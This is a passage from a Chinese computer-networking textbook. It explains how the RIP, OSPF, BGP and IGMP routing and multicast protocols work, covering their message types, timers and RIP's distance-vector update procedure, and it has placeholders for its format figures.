RIP 协议要求网络中的每一个路由器都要维护从它自己到其他每一个目的网络的距离记录，并以此来形成自己的路由表。且按固定时间（一般为 30 秒）和相邻路由器交换路由表。

RIP 协议属于应用层协议，它使用运输层的用户数据报 UDP（User Datagram Protocol）进行传送。RIP 协议的格式如图 3-10 所示。

RIP 协议中的命令字段指出报文的意义。地址类别字段指出所使用的地址协议，当使用 IP 地址时，该字段的值为 2。路由标记字段应该写入自治系统号。一个 RIP 报文最大长度为 504 字节，这是因为一个 RIP 报文的路由部分最多可包含 25 个路由信息。当超过 504 字节的最大长度时，就应该再用一个 RIP 报文来传送。

RIP 协议使用的距离向量算法如下：

当一个路由器（其地址为 X）收到相邻路由器（其地址为 Y）的一个 RIP 报文后，所做处理如下：

① 先修改此 RIP 报文中的所有项目：将“下一跳”字段中的地址都改为 Y，并将所有的“距离”字段的值加 1。

② 对修改后的 RIP 报文中的每一个项目，重复以下步骤：

若项目中的目的网络不在路由表中，则将该项目加到路由表中。

否则，若下一跳字段给出的路由器地址是同样的，则将收到的项目替换原路由表中的项目。

否则，若收到项目中的距离小于路由表中的距离，则进行更新，

否则，什么也不做。

③ 若 3 分钟还没有收到相邻路由器的更新路由表，则将此相邻路由器记为不可达的路由器，即将距离置为 16。

④ 返回。

RIP 的特点是：“好消息传播得快，坏消息传播得慢”。它的意思是如果路由器发现了一个更短的路由，这个消息可以很快得以传播；但如果网络出现了故障，这样的消息

会传播的很慢。




图 3-10　RIP 协议的格式及它和 UDP、IP 协议的关系

（2）开放最短路径优先协议 OSPF（Open Shortest Path First）

OSPF 协议是分布式的链路状态路由协议。链路在这里代表该路由器和哪些路由器是相邻的，即通过一个网络是可以连通的。链路状态说明了该通路的连通状态以及距离、时延、带宽等参数。在该协议中，只有当链路状态发生变化时，路由器才用洪泛法向所

有路由器发送路由信息。所发送的信息是与本路由器相邻的所有路由器的链路状态。为了保存这些链路状态信息，每个路由器都建立有一个链路状态数据库，因为路由器交换信息时使用的是洪泛法，所以每个路由器都存有全网的链路状态信息，也就是说每个路由器都知道整个网络的连通情况和拓扑结构。这样每个路由器都可以根据链路状态数据库的信息来构造自己的路由表。

为了及时了解链路的状态情况，每个路由器需要定期（10s）向邻居路由器发送 Hello 分组。如果 40s 都还没有收到邻居的 Hello 信息，则认为该邻居是不连通的，应该立即修改链路状态数据库中所对应的记录，并要重新计算路由表。

除了 Hello 问候分组外，OSPF 协议还有四种分组：链路状态更新分组、链路状态确认分组、数据库描述分组和链路状态请求分组。通过这四种分组达到全网链路数据库的同步。链路状态更新分组是正常情况下，当链路状态发生变化时使用洪泛法所发送的分组；链路状态确认分组是对链路状态更新分组的确认；链路状态描述分组是当路由器启动一条新的通路时，向邻居路由器所发送的分组；链路状态请求分组是在与邻居路由器交换了数据库描述分组后，还需要其他自己缺少的路由信息时所使用的分组。

OSPF 协议格式如图 3-11 所示。




图 3-11 OSPF 协议的格式及它与 IP 协议的关系

OSPF 协议使用洪泛法向网络中所有路由器发送链路状态信息为了减小洪泛范围，OSPF 协议对网络进行了区域划分。这在 OSPF 协议首部的区域标识符字段体现了出来。

（3）外部网关协议 BGP（Border Gateway Protocol）

BGP 是不同自治系统的路由器之间交换路由信息的协议。由于 Internet 的规模太大，使得自治系统之间路由选择非常困难。另外，对于自治系统之间的路由选择，要寻找最佳路由是不现实的。因此，BGP 只是尽力寻找一条能够到达目的网络的比较好的路由。

每一个自治系统的管理员要选择至少一个路由器作为该自治系统的“BGP 发言人”。BGP 发言人往往就是 BGP 边界路由器，但也可以不是。通常，两个 BGP 发言人都是通过一个共享网络连接在一起的。当一个 BGP 发言人与其他自治系统中的 BGP 发言人交换路由信息时，首先要建立 TCP 连接，然后在此连接上交换 BGP 报文以建立 BGP 会话(session)，利用 BGP 会话交换路由信息。在 BGP 刚刚运行时，BGP 的邻站是交换整个的 BGP 路由表。但以后只需要在发生变化时更新有变化的部分。这样做对节省网络带宽和减少路由器的处理开销方面都有好处。

BGP 发言人互相交换网络可达性的信息后，各 BGP 发言人就可找出到达各自治系统的比较好的路由。

BGP-4 共使用四种报文：

- 打开(Open)报文，用来与相邻的另一个 BGP 发言人建立关系。
- 更新(Update)报文，用来发送某一路由的信息，以及列出要撤销的多条路由。
- 保活(Keepalive)报文，用来确认打开报文和周期性地证实邻站关系。
- 通知(Notification)报文，用来发送检测到的差错。

BGP 协议的格式及它与 TCP 和 IP 协议的关系如图 3-12 所示。

（4）因特网组管理协议（Internet Group Management Protocol，IGMP）

IGMP 是在多播环境下使用的协议。IGMP 使用 IP 数据报传递其报文，同时它也向 IP 提供服务。

IGMP 可分为以下两个阶段：

- 第一阶段，当某个主机加入新的多播组时，该主机应向多播组的多播地址发送 IGMP 报文，声明自己要成为该组的成员。本地的多播路由器收到 IGMP 报文后，将组成员关系转发给因特网上的其他多播路由器。
- 第二阶段，因为组成员关系是动态的，因此本地多播路由器要周期性地探询本地局域网上的主机，以便知道这些主机是否还继续是组的成员。只要对某个组有一个主机响应，那么多播路由器就认为这个组是活跃的。但一个组在经过几次的探

询后仍然没有一个主机响应，则不再将该组的成员关系转发给其他的多播路由器。




图 3-12　BGP 协议的格式及它与 TCP 和 IP 协议的关系

IGMP 协议格式及它与 IP 协议的关系如图 3-13 所示。

